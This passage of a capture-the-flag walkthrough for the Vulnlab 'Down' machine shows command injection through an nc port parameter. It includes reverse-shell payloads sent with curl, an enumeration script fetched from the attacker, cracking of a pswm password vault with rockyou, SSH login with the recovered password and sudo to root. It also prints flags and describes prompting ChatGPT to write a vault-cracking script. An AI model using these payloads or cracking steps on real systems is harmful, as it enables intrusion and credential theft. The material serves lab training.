
- An hidden parameter
?expertmode=tcpexists with more functionality - The
nccommand uses the wrong non-sanitized$portparameter instead of$port_int - The root cause of our previous finding for the arbitrary file read, it’s because that uses
escapeshellcmdfunction which doesn’t escape spaces
We will abuse of the expertmode parameter to allow us to execute nc and get a reverse shell following the syntax:
nc -vz $ATTACKER_IP $PORT -c bash
OR
nc -vz $ATTACKER_IP $PORT -e /bin/sh
Set a netcat listener:
$ rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
Send our payload:
$ curl --path-as-is -i -s -k http://10.10.91.60/index.php?expertmode=tcp --data-binary $'ip=10.8.4.253&port=443 -e /bin/sh' -X POST
OR
$ curl --path-as-is -i -s -k http://10.10.91.60/index.php?expertmode=tcp --data-binary $'ip=10.8.4.253&port=443+-c+bash' -X POST
Then got a shell as www-data:
$ rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [10.8.4.253] from (UNKNOWN) [10.10.91.60] 45778
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Then grab the flag Down_User:
ls
index.php
logo.png
style.css
user_aeT1xa.txt

cat user_aeT1xa.txt
VL{1ef2962f0233904c102240437c80da1c}
Privilege escalating (Down_Root)
We use lse.sh for a quick enumeration:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
cd /tmp
curl 10.8.4.253/lse.sh -o lse.sh
ls
lse.sh
chmod +x lse.sh
./lse.sh
---

---

 LSE Version: 4.14nw

        User: www-data
     User ID: 33
    Password: none
        Home: /var/www
        Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
       umask: 0022

    Hostname: down
       Linux: 5.15.0-119-generic
Distribution: Ubuntu 22.04.4 LTS
Architecture: x86_64

=====================( Current Output Verbosity Level: 0 )======================
===============================================================( humanity )=====
[!] nowar0 Should we question autocrats and their "military operations"?... yes!
---
                                      NO
                                      WAR
---
==================================================================( users )=====
[i] usr000 Current user groups............................................. yes!
[*] usr010 Is current user in an administrative group?..................... nope
[*] usr020 Are there other users in administrative groups?................. yes!
[*] usr030 Other users with shell.......................................... yes!
[i] usr040 Environment information......................................... skip
[i] usr050 Groups for other users.......................................... skip
[i] usr060 Other users..................................................... skip
[*] usr070 PATH variables defined inside /etc.............................. yes!
[!] usr080 Is '.' in a PATH variable defined inside /etc?.................. nope
===================================================================( sudo )=====
[!] sud000 Can we sudo without a password?................................. nope
[!] sud010 Can we list sudo commands without a password?................... nope
[*] sud040 Can we read sudoers files?...................................... nope
[*] sud050 Do we know if any other users used sudo?........................ yes!
============================================================( file system )=====
[*] fst000 Writable files outside user's home..............................
 yes!
[*] fst010 Binaries with setuid bit........................................ yes!
[!] fst020 Uncommon setuid binaries........................................ yes!
---
/snap/snapd/20671/usr/lib/snapd/snap-confine
/snap/snapd/21759/usr/lib/snapd/snap-confine
---
[!] fst030 Can we write to any setuid binary?.............................. nope
[*] fst040 Binaries with setgid bit........................................ skip
[!] fst050 Uncommon setgid binaries........................................ skip
[!] fst060 Can we write to any setgid binary?.............................. skip
[*] fst070 Can we read /root?.............................................. nope
[*] fst080 Can we read subdirectories under /home?......................... yes!
[*] fst090 SSH files in home directories................................... nope
[*] fst100 Useful binaries................................................. yes!
...
===================================================================( CVEs )=====
  In order to test for CVEs, download lse.sh from the GitHub releases page.
  Alternatively, build lse_cve.sh using tools/package_cvs_into_lse.sh from the
 repository.
==================================( FINISHED )==================================
We have read access to
/homeand subfolders
Let’s go for listing:
find /home -type f -readable 2>/dev/null
/home/aleks/.bashrc
/home/aleks/.sudo_as_admin_successful
/home/aleks/.local/share/pswm/pswm
/home/aleks/.profile
/home/aleks/.bash_logout
Found
/home/aleks/.local/share/pswm/pswm
Read it:
cat /home/aleks/.local/share/pswm/pswm
e9laWoKiJ0OdwK05b3hG7xMD+uIBBwl/v01lBRD+pntORa6Z/Xu/TdN3aG/ksAA0Sz55/kLggw==*xHnWpIqBWc25rrHFGPzyTg==*4Nt/05WUbySGyvDgSlpoUw==*u65Jfe0ml9BFaKEviDCHBQ==
Seems Base64 encoded.
Let’s try to decode:
$ echo -n 'e9laWoKiJ0OdwK05b3hG7xMD+uIBBwl/v01lBRD+pntORa6Z/Xu/TdN3aG/ksAA0Sz55/kLggw==*xHnWpIqBWc25rrHFGPzyTg==*4Nt/05WUbySGyvDgSlpoUw==*u65Jfe0ml9BFaKEviDCHBQ==' | base64 -d
{�ZZ��'C���9oxF���	�Me��{NE���{�M�who�4K>y�B��base64: invalid input
Hummm failed, seems binary
After more research, It’s the encrypted master password for a command line password manager written in python:
PSWM password decrypting (aleks) (Down_Root)
- We can use the tools below to decrypt the pswm master password:
$ cat pswm_master_password.enc
e9laWoKiJ0OdwK05b3hG7xMD+uIBBwl/v01lBRD+pntORa6Z/Xu/TdN3aG/ksAA0Sz55/kLggw==*xHnWpIqBWc25rrHFGPzyTg==*4Nt/05WUbySGyvDgSlpoUw==*u65Jfe0ml9BFaKEviDCHBQ==
$ pip3 install cryptocode --break-system-packages
$ python3 pswm-decrypt.py -f ../pswm_master_password.enc -w /usr/share/wordlists/rockyou.txt
[+] Master Password: flower
[+] Decrypted Data:
+------------+----------+----------------------+
| Alias      | Username | Password             |
+------------+----------+----------------------+
| pswm       | aleks    | flower               |
| aleks@down | aleks    | 1uY3w22uc-Wr{xNHR~+E |
+------------+----------+----------------------+
Found
aleks:1uY3w22uc-Wr{xNHR~+E
Use this credential to connect to the target via SSH:
$ sshpass -p '1uY3w22uc-Wr{xNHR~+E' ssh aleks@10.10.91.60 -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-119-generic x86_64)
Last login: Sun Sep 15 09:14:52 2024 from 10.8.0.101
aleks@down:~$
Check the SUDO privileges:
aleks@down:~$ sudo -l
[sudo] password for aleks:
Matching Defaults entries for aleks on down:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User aleks may run the following commands on down:
    (ALL : ALL) ALL
Ok as he can become root then let’s do it and get the flag Down_Root:
aleks@down:~$ sudo su
root@down:/home/aleks# cat /root/root.txt
VL{8459415621e649eb152c60a31044644b}
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=34e42d55-2624-47de-9063-a32c2ae9074a




In this video Tyler Ramsbey || Down - Detailed Walkthrough - (Vulnlab!), we can see a method using ChatGPT v4o-Mini with the prompt below (including the soure code of https://github.com/Julynx/pswm/blob/main/pswm) to be able to generate a python script that be able to decrypt the encrypted password using the rockyou wordlist:
Can you analyze how to the decryption is happening, and write a python script that will decrypt it with a wordlist? the master password...

#!/usr/bin/env python3

"""
@file     pswm
@date     04/05/2023
@version  1.5
@change   1.5: Code linting
@license  GNU General Public License v2.0
@url      github.com/Julynx/pswm
@author   Julio Cabria
"""


import sys
import os
import random
import string
from contextlib import suppress
import getpass
import cryptocode
from prettytable import PrettyTable, SINGLE_BORDER


def _get_xdg_path(env: str,
                  app: str,
                  default: str,
                  create: bool = False) -> str:
    """
    Returns the value of the env environment variable with
    the app folder and file appended to it. (See example below)

    Example: Return value equals to
             "XDG_CONFIG_HOME/app/app"
             or
             "default/app/app" if XDG_CONFIG_HOME is not set

    Args:
        env (str): Name of the environment variable.
        app (str): Name of the app to be used for the folder and the file.
        default (str): Default value to use for the path if env
        is not set.
        create (bool): Wether to create the config file or not.
        Defaults to False. Dirs are always created if they don't exist.

    Returns:
        str: Path to the app folder and file or fallback value.
    """

    # 1. Read the XDG_config environment variable
    if env in os.environ and os.path.exists(os.environ[env]):
        config = os.environ[env]
    else:
        # Expand the default path
        config = os.path.expanduser(default)

    config = config[:-1] if config.endswith("/") else config

    # 2. Create the app folder if it doesn't exist
    config += f"/{app}"
    os.makedirs(config, exist_ok=True)

    # 3. Add the config file name to the path
    config += f"/{app}"
    if not os.path.exists(config) and create:
        with open(config, "w") as file:
            file.write("")

    return config


def get_xdg_data_path(app: str, create: bool = False) -> str:
    """
    Returns the value of the XDG_DATA_HOME environment variable with
    the app folder and file appended to it. (See example below)

    Example: Return value equals to
            "XDG_DATA_HOME/app/app"
            or
            "default/app/app" if XDG_DATA_HOME is not set

    Args:
        app (str): Name of the app to be used for the folder and the file.
        create (bool, optional): Wether to create the config file or not.
        Defaults to False. Dirs are always created if they don't exist.

    Returns:
        str: path to the app folder and file or fallback value.
    """
    return _get_xdg_path(env="XDG_DATA_HOME",
                         app=app,
                         default="~/.local/share",
                         create=create)


def args(positional=None):
    """
    Simple argument parser.

    Example:
    $: program joe 1234 -keep -host=127.0.0.1

    dictionary = args(["username", "password"])

    >> username:    joe
    >> password:    1234
    >> -keep:       True
    >> -host:       127.0.0.1

    Args:
        positional (str): A list of strings for the positional arguments.

    Returns:
        dict: A dictionary containing the argument names and their values.
    """
    positional = [] if positional is None else positional
    args_dict = {}

    # Store positional arguments
    tail = len(positional)
    for i, pos_arg in enumerate(positional):
        with suppress(IndexError):
            if str(sys.argv[i+1]).startswith("-"):
                tail = i
                break
            value = sys.argv[i+1]
            args_dict[pos_arg] = value

    # Store flags
    for i in range(tail+1, len(sys.argv)):
        try:
            value = str(sys.argv[i]).split("=")[1]
        except IndexError:
            value = True
        args_dict[str(sys.argv[i]).split("=", maxsplit=1)[0]] = value

    return args_dict


def print_pass_vault(pass_vault, alias=None):
    """
    Function to print the password vault using prettyTable.

    Args:
        pass_vault (dict): A dictionary of aliases associated to usernames
        and passwords.
        alias (str, optional): The alias to print.
        If None, all aliases are printed. Defaults to None.
    """
    if len(pass_vault) == 0:
        print("The password vault is empty.")
        return

    table = PrettyTable()
    if alias is not None:
        if alias in pass_vault:
            row = []
            row.append(alias)
            row.extend(pass_vault[alias])
            table.add_row(row)
        else:
            print("No password for " + alias + " was found.")
            return
    else:
        for stored_alias in sorted(pass_vault, key=lambda x: x[0].lower()):
            row = []
            row.append(stored_alias)
            row.extend(pass_vault[stored_alias])
            table.add_row(row)

    table.field_names = ["Alias", "Username", "Password"]
    table.align = "l"
    table.set_style(SINGLE_BORDER)
    print(table)


def register():
    """
    This function asks the user for a master password for the creation of a
    password vault.

    Returns:
        str, list: The master password and a list of lines containing the
        aliases, users and passwords for the password vault.
    """
    crypt_key = ""
    while len(crypt_key) < MIN_PASS_LENGTH or len(crypt_key) > MAX_PASS_LENGTH:
        try:
            crypt_key = getpass.getpass("[pswm] Create a master password (" +
                                        str(MIN_PASS_LENGTH) + "-" +
                                        str(MAX_PASS_LENGTH) +
                                        " chars): ")
        except KeyboardInterrupt:
            print("\n")
            return False, ""

    crypt_key_verify = ""
    while crypt_key_verify != crypt_key:
        try:
            crypt_key_verify = getpass.getpass("[pswm] Confirm your "
                                               "master password: ")
        except KeyboardInterrupt:
            print("\n")
            return False, ""

    print("Password vault ~/.pswm created.")
    lines = []
    lines.append("pswm\t" + getpass.getuser() + "\t" + crypt_key)
    return crypt_key, lines


def login():
    """
    This function decrypts and reads the password vault.

    Returns:
        str, list: The master password and a list of lines containing the
        aliases and passwords decrypted from the password vault.
    """
    for _ in range(3):

        try:
            crypt_key = getpass.getpass("[pswm] Master password: ")
        except KeyboardInterrupt:
            print("\n")
            return False, ""

        lines = encrypted_file_to_lines(PASS_VAULT_FILE, crypt_key)
        if not lines:
            print("Sorry, try again.")
        else:
            return crypt_key, lines

    print("\nYou have failed to enter the master password 3 times.")
    return reset_master_password()


def manage_master_password():
    """
    Manager function for the master password. Asks the user for the master
    password if there is already a password vault. If not, it creates a new
    password vault associated to a new master password. Can also reset the
    master password after 3 failed attempts.

    Returns:
        str, list: The master password and a list of lines containing the
        aliases and passwords decrypted from the password vault.
    """
    if not (os.path.isfile(PASS_VAULT_FILE)
            and os.path.getsize(PASS_VAULT_FILE) > 0):
        return register()
    return login()


def reset_master_password():
    """
    Function to reset the master password.

    Returns:
        str, list: The master password and a list of lines containing the
        aliases and passwords decrypted from the password vault.
    """
    print("Resetting your master password will delete your password vault.")
    try:
        text = input(
            "[pswm] Do you want to reset your master password? (y/n): ")
    except KeyboardInterrupt:
        print("\nPassword reset aborted.")
        return False, ""

    if text == "y":
        if os.path.isfile(PASS_VAULT_FILE):
            os.remove(PASS_VAULT_FILE)
            print("Password vault ~/.pswm deleted.\n")
        return manage_master_password()

    print("Password reset aborted.")
    return False, ""


def lines_to_pass_vault(lines):
    """
    Splits each line of a list of lines into two parts. Then inserts the second
    part into the dictionary indexed by the first part.

    Args:
        lines(list): A list of lines.

    Returns:
        dict: A dictionary containing the aliases, usernames and passwords.
    """
    pass_vault = {}
    for line in lines:
        line = line.rstrip()
        try:
            alias, username, password = line.split('\t')
            pass_vault[alias] = [username, password]
        except ValueError:
            pass

    return pass_vault


def pass_vault_to_lines(pass_vault):
    """
    For each key in the dictionary, it inserts a string into a list containing
    the key and the values separated by a tab.

    Args:
        pass_vault(dict): A dictionary aliases associated to usernames
        and passwords.

    Returns:
        list: A list of lines each formatted as key\tvalue[0]\tvalue[1].
    """
    lines = ['\t'.join([alias, pass_vault[alias][0], pass_vault[alias][1]])
             for alias
             in pass_vault]

    return lines


def encrypted_file_to_lines(file_name, master_password):
    """
    This function opens and decrypts the password vault.

    Args:
        file_name (str): The name of the file containing the password vault.
        master_password (str): The master password to use to decrypt the
        password vault.

    Returns:
        list: A list of lines containing the decrypted passwords.
    """
    if not os.path.isfile(file_name):
        return ""

    with open(file_name, 'r') as file:
        encrypted_text = file.read()

    decrypted_text = cryptocode.decrypt(encrypted_text, master_password)
    if decrypted_text is False:
        return False

    decrypted_lines = decrypted_text.splitlines()
    return decrypted_lines


def lines_to_encrypted_file(lines, file_name, master_password):
    """
    This function encrypts and stores the password vault.

    Args:
        lines (list): A list of lines containing the aliases and passwords.
        file_name (str): The name of the file to store the password vault.
        master_password (str): The master password to use to encrypt the
        password vault.
    """
    decrypted_text = '\n'.join(lines)
    encrypted_text = cryptocode.encrypt(decrypted_text, master_password)

    with open(file_name, 'w') as file:
        file.write(encrypted_text)


def generate_password(length):
    """
    This function generates a random password of length passed as argument.

    Args:
        length (int): The length of the random password to be generated.

    Returns:
        str: A string containing the random password.
    """
    characters = string.ascii_letters + string.digits + '%+,-./:=@^_{}~'
    return ''.join(random.choice(characters) for _ in range(length))


####################
# GLOBAL VARIABLES #
####################

HELP_MSG = '''
  pswm <alias> <user> <password>   - Store a username and a password.
  pswm <alias> <user> -g=<length>  - Store a random password for a username.
  pswm <alias> -d                  - Delete user and password for an alias.
  pswm <alias>                     - Print user and password for an alias.
  pswm -a                          - Print all stored users and passwords.
'''
MIN_PASS_LENGTH = 4
DEFAULT_PASS_LENGTH = 16
MAX_PASS_LENGTH = 32
PASS_VAULT_FILE = get_xdg_data_path("pswm")


def main():
    """
    Main function.
    """
    crypt_key, lines = manage_master_password()
    if not crypt_key:
        return

    pass_vault = lines_to_pass_vault(lines)
    arg = args(["site", "username", "password"])

    if ("password" in arg or "-g" in arg or "-d" in arg) \
            and (str(arg.get("site", "")) == "pswm"):
        print("You cannot change or delete the master password.")

    elif arg.keys() == {"site", "username", "password"}:
        pass_vault[arg["site"]] = [
            arg["username"], arg["password"]]
        print("Added username and password for " + arg["site"] + ".")

    elif arg.keys() == {"site", "username", "-g"}:
        try:
            length = int(arg["-g"])
            if length <= 4:
                raise ValueError
        except ValueError:
            length = DEFAULT_PASS_LENGTH
        pass_vault[arg["site"]] = [
            arg["username"], generate_password(length)]
        print_pass_vault(pass_vault, arg["site"])

    elif arg.keys() == {"site", "-d"}:
        try:
            del pass_vault[arg["site"]]
            print("Deleted username and password for " + arg["site"] + ".")
        except KeyError:
            print("No password found for " + arg["site"] + ".")

    elif arg.keys() == {"site"}:
        print_pass_vault(pass_vault, arg["site"])

    elif arg.keys() == {"-a"}:
        print_pass_vault(pass_vault)

    else:
        print(HELP_MSG)

    lines = pass_vault_to_lines(pass_vault)
    lines_to_encrypted_file(lines, PASS_VAULT_FILE, crypt_key)


if __name__ == "__main__":
    main()